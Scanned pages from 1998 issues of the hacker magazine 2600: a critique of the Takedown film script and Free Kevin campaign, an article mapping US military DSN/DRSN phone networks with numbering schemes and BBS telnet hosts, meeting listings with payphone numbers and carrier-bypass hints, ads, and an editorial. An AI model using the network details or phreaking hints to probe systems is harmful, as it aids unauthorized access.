ONLY SUBSCRIBERS CAN ADVERTISE IN 2600! Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Autumn issue: 9/15/98.

lies continued from page 5

a mere 20 minutes into the film. Shimomura, in a sobering tone, warns his girlfriend: "He could be... reading your mail. Listening to you, when you talk on the phone. Looking at your medical records. What your shrink said, when he sent in the forms, to the insurance company. What kind of gear you ordered from North Face. Whether you like down, or Thinsulate. Your college transcript. Your credit card statement. How many times you went to the drugstore, and what you charged." It's just like *The Net* except Kevin Mitnick replaces today's society as the primary threat to privacy. As we progress, concern over Mitnick's capabilities grows: "He could be going into medical records, fucking them up. He could be killing people, and we're just standing here." In fact, as Mitnick suspects he is about to be caught, we see him actually trying to change someone's medical records - which is about the dumbest thing anyone in such a situation could ever do. Then the FBI becomes concerned over Mitnick's ability to wriggle out of the situation. "Every step of what we do will be scrutinized. Did we have the warrant for this? Did we have the right to do that? *He* won't be on trial. *We* will." There is no mention made of the fact that the feds have so far managed to lock him up *without trial* for three and a half years. That's something the makers of this film clearly don't think the American public needs to know.

From the opening scene where Mitnick is shown as a foul-mouthed, cheating 12-year-old to the end where he gets his just deserts in prison, we see Mitnick lie, steal, and hack his way across America, stopping long enough to unleash racial epithets towards the film's noble hero Shimomura. ("I think that man needs a haircut. I mean, he can cover his ears, but I, for one... well, *I* still remember Pearl Harbor." Or "I cannot fucking believe what I hacked out of Japboy.")

Not surprisingly, Markoff's involvement in the search and capture is erased completely. And Shimomura is made into someone with compassion who actually reaches out to Kevin while he's in prison, attempting to make peace and saying he's sorry it had to be like this. In real life, Shimomura has never said a word to him.

Mitnick, who will be played by Skeet Ulrich of *Scream,* is made out to be nothing less than a demon, who doesn't care who he hurts and who will stop at nothing to get what he wants. He equates his life to a video game, if you can believe *that:* "It's like Pacman. There's food. You find it. You eat it. You stay alive. Then there's a couple of ghosts chasing you. They find you, you die. That's it." By the end of the film, you will be so happy he's behind bars that you will start searching for "Free Kevin" stickers to rip down.

Technical inaccuracies abound, like the typical Hollywood perception that modems are always screeching in the background. Or this stage direction: "He takes a long chug of his Big Gulp, wets his lips, licking them thoroughly. Then picks up the phone, waits for the dialtone, and... *whistles.* It's not a tune. It's the tones of the touch-tone system, and Mitnick is whistling in his own code."

Most of the characters who are *not* named Shimomura are seen as bumbling idiots or vindictive assholes who let their personal dislike of our hero get in the way of the investigation. In a real stretch of the truth, the staff of San Francisco's The WELL, refuse to erase Shimomura's sensitive data that Mitnick supposedly uploaded via a hacked account. They say, "it's the policy of The WELL not to change, censor, tamper with, or delete the work of our users. It's not ours. It's theirs." Of course, anyone in their right mind would realize that an *unauthorized* user would never be given the same rights as an authorized one! This is clearly not the way it happened at all.

The only real dramatic tension comes from making Shimomura into someone with a secret past who had files that could destroy the world or something - the details are never gone into. And Mitnick is his evil counterpart who intends to spread those files to the world: "Sooner or later, he's gonna upload. The OKI data, the credit cards... my, ah, Los Alamos files." Yeah, right, whatever.

But easily the most bizarre and offensive part of the film comes when Shimomura and Mitnick come face to face in Seattle, an incident *everyone* admits is completely fabricated. "Just as Shimomura relaxes... *THWAACK!* ...he's clubbed on the side of the head. Mitnick, wielding the top of a metal garbage can like a weapon, sees Shimomura drop into the muck. He staggers out of the alleyway. Shimomura, dazed, blood flowing freely from a gash above his ear, raises himself to his elbows... and watches Mitnick disappear, into

the night." Mitnick thus graduates from evil, destructive, racist hacker to violent criminal.

There is nothing and nobody to back up any of the absurd allegations in this movie. From the people who know Mitnick to the news reports that did their best to demonize him to the court records that document his repeated failure to be treated fairly, even to the book that this film is based on, there is *no evidence whatsoever* of the kind of despicable criminal behavior portrayed in the script.

So how could such a libelous piece of trash even be attempted? This is the interesting part. Since Mitnick is considered a "public figure," the Hollywood people figure they can get away with bending the truth while using real names. But, as indicated above, the only reason Mitnick is a public figure is because of the antics of John Markoff and Tsutomu Shimomura. Without the two Markoff books and all of those front page articles which wound up feeding hundreds of other newspapers and magazines around the world, how much of a public figure would Mitnick really be? For that matter, would the government have made such a point of keeping him locked away for so long? These are most troubling questions.

But even more troubling is the prospect of such a film being made without the opportunity to set the record straight. Think of what it will mean. For the millions of people who pay to see it, *this* will be the story of Kevin Mitnick. Whenever his name comes up in conversation or in the news, the image from *Takedown* is what people will remember. For that reason alone, action must be taken to stop this.

We have absolutely no problem with bad films being made. And if this were a work of fiction, we'd either trash it when it came out or ignore it completely. But *Takedown* is purported to be documenting a true story and its distortion of the truth will gravely hurt some very real people. How likely is it that Mitnick will be able to get a fair trial (if he's ever allowed to have one at all) once people have seen this film? Oddly enough, his trial has already occurred at the end of the film which only further confuses the issue. Incidentally, legal experts tell us that the two charges he's convicted of in the film (probation violation and "Felony theft of intellectual and real property in violation of Section 6 of the Penal Code" would never get him a sentence approaching the amount of time he's already been in prison. But why confuse the public with facts?

We find this outrageous. And so do a whole lot of other people who have been getting involved in the "Free Kevin" campaign. The movement was already picking up steam when this news hit. Now it's growing faster than we anticipated.

We intend to stop this production in its tracks and make damn sure everyone involved is aware of the facts. And if we are unable to change this reality-based story into something resembling reality, then we will use it as a vehicle to get our own message out. This will include pickets, boycotts, phone/letter/fax campaigns, whatever it takes. There is a story here - a really good one. And while we may not be able to get someone to tell that story, we *can* do something about the lies. We will either stop them or we will make the world aware of what they really are.

If you want to help out, you can contact us at any of the numbers or addresses on page 3 or listen to our weekly radio show Tuesday nights at 8 pm ET (99.5 FM in New York and www.2600.com/offthehook on the net).

Here are the addresses and numbers for the two main Miramax offices. Please make your feelings known!

7966 Beverly Blvd.
Los Angeles, CA 90048
(213) 951-4200
(213) 951-4315 fax
and
375 Greenwich St., 3rd floor
New York, NY 10013
(212) 941-3800
(212) 941-3949 fax

We also encourage you to continue showing support by spreading the "Free Kevin" stickers around as much as you can. Remember, the money we raise through the stickers goes straight to Mitnick's defense fund. The more of these we can get in public view, the more people will become aware of the other side of this story. Make your checks/money orders out to Kevin's grandmother, Reba Vartanian, and mail them to us - 2600 Bumper Stickers, PO Box 752, Middle Island, NY 11953. The stickers are $1 each, minimum order is $10.

As always, we thank you for your support. This is going to be one interesting summer.

More on DSN

by Dr.Seuss of the OCPP

Overview of the DSN

Unbeknownst to most phreaks, the AUTOVON proper was taken off-line decades ago. In this day and age a new system has arisen that embraces the former AUTOVON and all other military voice/data systems: the Defense Switched Network. The DSN was the result of a swift kick in the ass to the aging military phone network, replacing analog switches first with 5ESS systems and then with a variety of smaller switches.

The DSN was built by AT&T and originally based on 5ESS switches located all over the world. The DSN is divided into two parts. The everyday transmissions are run over the so-called "Black DSN" while secure information is transmitted over the secured "Red DSN."

Black DSN

The Black DSN is an unsecured automatic phone system serving the US military and related government agencies around the world. The Black DSN consists of an unspecified number of Siemens (KNS-4100) and Nortel (SL-100) switches maintained by GTE employees. All Black switches are polled by the Regional Control Center for faults on a regular basis by a system called ADIMSS, and all outages and other problems are sent from there directly to the Chief of Operations.

While the DSN itself is considered insecure, the use of STU III voice encryption telephones is standard procedure.

Like the AUTOVON before, a central feature of the Black DSN is the multi-level precedence preemption (MLPP), a slick military term for priority routing.

As mentioned in the Spring issue, Black DSN numbering is handled on an NPA-NXX-XXXX format: The 312 NPA serves CONUS (CONtinental United States) and Canada, the 313 NPA serves the Caribbean, the 314 NPA serves Europe, the 315 and 317 NPAs serve the Pacific and Alaska, and the 318 NPA serves Southwest Asia.

The Black DSN has a BBS that can be reached by telnetting to: dsnbbs.ncr.disa.mil or calling 703-735-8178.

The Black DSN phone directory can be found at :
http://dsnbbs.ncr.disa.mil/phone97/dsntxt97.txt

Red DSN

Red DSN is a secure automatic phone system serving the US military and related government agencies such as the National Command Authority (NCA), the National Military Command Center (NMCC), the Airborne Command Post, the Commanders-in-Chief, select military departments, and "Allies of the United States" around the world. Unlike the Black DSN which fulfills the role of a mundane telephone system, the Red DSN is a high security communications system designed for classified and other highly sensitive data.

GTE designed and built the DRSN and still holds most of the contracts for maintenance and security analysis of the Red network. They're also happy to give out colorful diagrams and paperwork to anyone who asks. Raytheon E Systems is the main switch vendor.

Hardware

The Defense Red Switched Network currently consists of a core of Raytheon Secure Digital Switches interconnected and maintained by government personnel (specifically the DRSN Ops Branch) and GTE employees. Medium Digital Switches and Digital Small Switches are used as peripheral switches for small or temporary installations where installing a DEC Alpha would be difficult or impossible.

STU IIIs are the standard Red telephone set. These sets are connected to the switch by physically secured, unencrypted local loops forming so-called red enclaves. Encrypted T-1 trunks interconnect Red switches between enclaves.

Control

(The following information is sketchy. Resources on the DRSN are contradictory about its control.) The DRSN control hierarchy is three tiered. Groups of switches are directly controlled on a local level by a set of Regional Control Cen-

ters (RCCs) scattered around the theater. The RCCs are in turn provisioned by the Red DIMSS, which is in turn monitored by the Manager Of Managers system for faults. All alarms are catalogued in a central database at this level.

The DRSN maintains multi-level precedence preemption (MLPP), a slick military term for priority routing of calls, with an additional feature called Ruthless Preemption (flash override-override). This is a level of call precedence that will route over all other calls. Access to this feature is understandably tightly restricted.

Numbering

DRSN switches have a unique numbering scheme involving four types of numbers.

Hotlines. These are five-digit numbers that are generated within a switch that will allow calls to be set up in a point-to-point manner. Hotlines are numbered from 10,000 to 17,999.

Psuedos. These are five-digit numbers that are used internally within a switch for the processing of preset conferences. These numbers are assigned to boards created by software only. 18,743 to 18,999 are used for pseudos.

Trunks. These are five-digit numbers that are used to interface a switch to the DRSN. Numbers 19,000 to 19,999 are reserved for trunks.

Subscriber Directory Numbers (SDNs). These are four-digit suffixes (npa-nxx-XXXX) that are assigned to the individual users.

DISA is in the process of testing new switches for the DRSN. The integrated command switch, small portable switch, medium digital switch, and digital small switch. All switches are designed to interface seamlessly with the existing DSN, DRSN, highband satellite, and current tactical phone networks.

The DRSN BBS can be reached by telnetting to drsnbbs.ncr.disa.mil. This BBS serves as the main distribution site for the DRSN directory. This isn't a public BBS and getting an account is a tight process. Actual BBS security is unknown.

FREE KEVIN

Get The Word Out!

Free Kevin bumper stickers are now ready to be spread around the planet. We have many more just like the one that came with your issue (subscribers only). It's time the world starts hearing about Kevin Mitnick's plight, locked in prison for over three years without a trial and without being accused of a violent or even financial crime. Enough is enough!

We're selling these stickers at a slightly inflated price of $1 each, **minimum order of 10**, and donating 100% of the money to the Mitnick Defense Fund. What better way to show your support?

Make all checks payable to Kevin's grandmother - **Reba Vartanian** - and send them to us at:

2600 Bumper Stickers
PO Box 752
Middle Island, NY 11953 USA

DO NOT MAKE CHECKS OUT TO 2600! They will be returned if you do. Also, don't mix this with any other 2600 order or you will cause all kinds of confusion.

M E E T I N G S

UNITED STATES

Alabama

Birmingham: Hoover Galleria Food Court by the payphones next to Wendy's. 7 pm.

Arizona

Phoenix: Peter Piper Pizza at Metro Center.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Sacramento: Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Diego: EspressoNet on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Connecticut

Milford: The Post Mall by Time-Out.

District of Columbia

Washington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Pompano Square Mall (SW corner of US 1 and Copans Rd.) in the food court.

Ft. Myers: At the cafe in Barnes and Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall Food Court.

Illinois

Chicago: Pick Me Up Cafe at 3408 North Clark Street.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

Maine

Portland: Maine Mall by the bench at the food court door.

Massachusetts

Boston: Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Northampton: JavaNet Cafe at 241 Main Street.

Michigan

Ann Arbor: Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Missouri

Kansas City: Food Court at the Oak Park Mall in Overland Park, Kansas.

St. Louis: Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Nebraska

Omaha: Oak View Mall Barnes and Noble, 6:30 pm.

Nevada

Reno: Meadow Wood Mall, Palms Food Court by Sbarro, 3-9 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court.

New Mexico

Albuquerque: Winrock Mall Food Court, near payphones on the lower level between the fountain and arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

New York

Buffalo: Eastern Hills Mall (Clarence) by lockers near food court.

New York: Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court, 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court.

Ohio

Akron: Trivium Cafe on N. Main St.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center, first level near the payphones with red seats.

Oklahoma

Oklahoma City: Shepard Mall, at the benches next to Subway and across from the payphones. Payphone numbers: (405) 942-9022, 9228, 9391, 9404.

Oregon

Portland: Pioneer Place Mall (not Pioneer Square!), food court.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Wolfchase Galleria.

Nashville: Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

Texas

Austin: Dobie Mall food court.

Ft. Worth: North East Mall food court, Loop 820 @ Bedford Euless Rd. 6 pm.

Houston: Food court under the stairs in Galleria 2, next to McDonalds.

San Antonio: North Star Mall food court.

Washington

Seattle: Washington State Convention Center, first floor.

Spokane: Spokane Valley Mall food court.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell and Pulteney Streets.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: At the Groenplaats at the payphones closest to the cathedral.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Edmonton: Sidetrack Cafe, 10333 112 Street, 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Ontario

Ottawa: Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Toronto: Cyberland Internet Cafe, 257 Yonge St. 7 pm.

ENGLAND

Bristol: By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 6:45 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leed City train station outside John Menzies. 6 pm.

London: Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema, 6-7 pm.

GERMANY

Munich: Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

IRELAND

Dublin: Phone boxes opposite Stephen's Green Shopping Centre.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

POLAND

Stargard Szczecinski: Art Caffe.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Aberdeen: Outside Marks & Spencers, next to the Grampian Transport kiosk.

SOUTH AFRICA

Cape Town: At the "Mississippi Detour".

SPAIN

Granada: Ciberteca Granada in Pza. Einstein near the Campus de Fuentenueva.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

Special Offers

2600 Shirts

The new 2600 shirts have arrived! And the NSA loves them!

Version 1 (see photo below) has a nifty hacker dateline on the back and the latest headlines from the hacker world on the front. Black lettering on white.
$15, 2 for $26

Version 2 (see photo below right) is only for those of you into cryptology. Others are prohibited from owning this shirt. Do not wear this around children or senators. White lettering on black.
$15, 2 for $26

All shirts are printed on high quality 100% cotton. Available in L, XL, and XXL. (XL fits most nearly everyone.) $15 each or two for $26.

We also have navy blue Beyond Hope shirts left over from the conference! You can now lie to your friends and say you were there even if you weren't! $12 each or pay $30 total when ordered with any two other shirts - that's ten bucks a shirt! Limited availability - XL and XXL only.


Caps

Stand out in the crowd of people wearing caps. Yes, 2600 caps, suitable for raving, are finally out. Despite the wide disparity of heads, we're assured that this one can be adjusted to fit. Those of you who went on a different evolutionary route may have problems. $10

Off The Hook CD ROMS

After many years, we've finally gotten off our asses and put together a collection of the hacker radio show "Off The Hook" so that people outside the New York metro area can join the fun! And we're doing it at a price that is almost as cheap as turning on your radio. Each cd-rom holds nearly 100 hours of audio. All you need is a computer with a cd-rom drive and browser software (available for free on the net) and a realaudio player (also available for free from www.realaudio.com). You do NOT need net access to play these files! And you can still download our shows one by one off our web site for free!
10/88-12/91 $20
01/92-12/93 $20
01/94-09/95 $20
10/95-06/97 $20

Version 1



Hope Videos

Another project we took our time doing. From the first HOPE conference back in 1994, the following is available:


The HOPE intro & Robert Steele's speech. 60 minutes ($15)
A guide to Metrocard from a mystery transit worker. 80 minutes ($15)
The LINUX people discuss their OS and Bernie S. talks about TDD's. 100 minutes ($20)
TAP Magazine with Cheshire Catalyst/Dave Banisar on Digital Telephony and the Clipper chip. 105 minutes ($20)
The 2600 panel featuring Emmanuel Goldstein, David Ruderman, Scott Skinner, and Ben Sherman. 60 minutes ($15)
Encryption and beyond with Bob Stratton, Eric Hughes, Matt Blaze, and Bernie S. 120 minutes ($20)
The National ID Card with Judi Clark, Bob Stratton, and Dave Banisar / the famous Social Engineering panel. 100 minutes ($20)
Hacker authors featuring Julian Dibell, Paul Tough, Winn Schwartau, Rafael Moreau, and some of the production staff for "Hackers." 75 minutes ($15)
Cellular Phones with Jason Hillyard, Bernie S., and Mark. 120 minutes ($20)
European Hackers featuring the Chaos Computer Club. 65 minutes ($15)
The Art of Boxing with Billsf and Kevin Crow - Phiber Optik phones in from prison. 105 minutes ($20)
Closing cermonies. 40 minutes ($15)
Order the complete set for only $150!

To Order


Send a list of what you want (be specific!), your address, and your money to:

2600
PO Box 752
Middle Island,
NY 11953


Version 2



Korean Payphones!




Found on Kunsan Air Base, this phone hooks you to an international operator with one stroke. The buttons all indicate countries to connect to.



This phone was found on Osan Air Base at the mini mall. It's the typical model for all of the bases.

Blue Boy was found at a Korean barbecue restaurant that is off limits to military personnel.



The phone that might as well be from another planet, Big Red was discovered in a nightclub in Sontan.

All photos by Jas Ed Carleton

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Volume 15, Number 3
Fall 1998 $4.50 US, $5.50 CAN

2600

The Hacker Quarterly

0 74470 83158 7
83>

"This is not a tool we should take seriously, or our customers should take seriously." - Edmund Muth of Microsoft, reacting to the release of Back Orifice, a program that attacks Windows 95/98 with a vengeance, by the Cult of the Dead Cow, as reported in the New York Times. We should point out that they said this BEFORE the program was released.

S T A F F

Editor-In-Chief • Emmanuel Goldstein

Layout • Ben Sherman

Cover Design • Bob Hardy, Crowley, The Chopping Block Inc.

Office Manager • Tampruf

Writers • Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, Derneval, Nathan Dorfman, John Drake, Paul Estev, Mr. French, Thomas Icom, Joe630, Kingpin, Kevin Mitnick, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter.
Network Operations • Wicked, Izaac.
Broadcast Coordinator • Porkchop.
Webmasters • Fill, Kerry, Kiratoy, Macki.
Voice Mail • Segv.
Inspirational Music • Electric Hellfire Club, Lionrock, Skinny Puppy.
Shout Outs • autojack, reba, Wilmington Waffle House, mojo, foundation imaging, jason, michelle, doug thomas, nyc miramax protesters, lewis, micah, dt, alex, bruces, jonl, slates, winn, shipley, san diego 2600, phil hendrie & kfi, veggie, freqout. sdsc, jennifer, etherb.

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.
7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
Copyright (c) 1998 2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - $21 individual, $50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.
Back issues available for 1984-1997 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600**
***2600* FAX Line: 516-474-2677.**

2600 Fall 1998

The Hacker Quarterly

provisions

progress 4
homemade tcp packets 6
socket programming 10
blasting sound 13
back orifice tutorial 14
how to probe a remote network 16
hack your console 18
cushioned encryption and deniability 20
the backyard phreaker 23
expanding caller id storage 24
clli codes explained 25
hacking resnet 26
letters 30
screwing with blockbuster 40
screwing with moviefone 42
screwing with radio shack & compaq 44
trunking communications monitoring 46
more on SIPRnet 54
2600 marketplace 56
2600 meetings 58

Progress

The summer of 98 was one of the most productive times we've seen in a while. And from the looks of it, it's just the start of yet another phase in whatever evolution we're going through.

We've said often that every time we get hit with something, whether it be word of a chilling raid somewhere, a moronic law that has no basis in reality, or something a lot closer to home, we wind up actually *gaining* strength when the dust clears.

Well, the dust is far from clearing but it's pretty obvious that we're heading someplace with renewed vigor. The hacker spirit is self-invigorating and it's surprising how many people either never realize this or forget it rather quickly as they move on in life.

Let's start with the close to home stuff. It was a year ago that we first told you about our crippling financial problems, caused primarily by our main distributors going bankrupt and taking a year's worth of our sales with them. We knew we weren't going to let this destroy all we've accomplished over the years but we felt we needed to explain why things might get sort of frozen and unhappy in the months ahead.

To the surprise of many, we didn't stagnate at all. Against the advise of everyone with a modicum of sense, we went forward with new issues, new projects, and new campaigns. We are eternally grateful to those of you who stuck with us in this difficult period, which, we are happy to say, is now behind us. Thanks to strong sales at the newsstands, we've been able to pay just about all of our printing debts and, by the time you read this, we should be entirely caught up. We lost a number of subscribers and we can certainly understand why. If there was even a remote possibility of our going under, who would want to lose their subscription payment? Now that we're back in force, we hope to see the subscription numbers go back up. The advantages to subscribing: you'll get your issues on time every quarter, you'll be able to take out marketplace ads for free, and you'll occasionally get extra things like the "Free Kevin" stickers we threw in with the Spring issue. We're not trying to discourage people from picking us up at the bookstores and newsstands but we feel it's important to also have a strong subscriber base in case we run into another distributor/bookstore catastrophe down the road.

While we lost a year financially, we were able to minimize our setbacks when it came to the truly important things. Since launching the "Free Kevin" campaign earlier this year, we've managed to raise nearly $3000 for Kevin Mitnick's defense fund through the sale of our bumper stickers. By revamping the www.kevinmitnick.com and www.2600.com sites, we were able to get many more people interested, and hence involved, in something that really mattered.

External forces deserve a lot of credit for moving us forward. The announcement of the *Takedown* movie in our last issue and in other forums produced a strong reaction, the likes of which we have not seen in our entire publishing history. It was bad enough knowing Kevin was still in prison after more than three years of waiting for a trial that never seemed to come. But now, a film that would portray him as a truly evil person and at the same time line the pockets of those who helped put him in the position he now faces? Even people who thought he was guilty of *something* came out strongly opposed to this.

It started in July with a demonstration outside Miramax offices in New York by around two dozen of us. That doesn't sound

like much but whenever you can get that many people to stand in front of a building with picket signs in this day and age, it's a very significant statement. Sad but true. And the impact of that demonstration was clearly felt throughout the industry. Even the press took notice, although it took most of them a few weeks to get around to covering it. But in the end, our demonstration achieved everything it set out to do: raise awareness, begin a truly organized campaign, and show support for someone who was unable to defend themselves against a host of really powerful entities.

Miramax, to their credit, had the script rewritten several times, addressing nearly all of our objections to the original version. The infamous garbage can scene has been scrapped. Kevin is no longer portrayed as a violent racist. And, in a nod to reality, serious questions are raised as to just how involved Kevin actually was in the hacking of Tsutomu Shimomura's machine and, even more importantly, just why the FBI was targeting Kevin in the first place. But we can't say we support the film until Kevin himself feels that he's being treated fairly. As of this printing, that has still not happened.

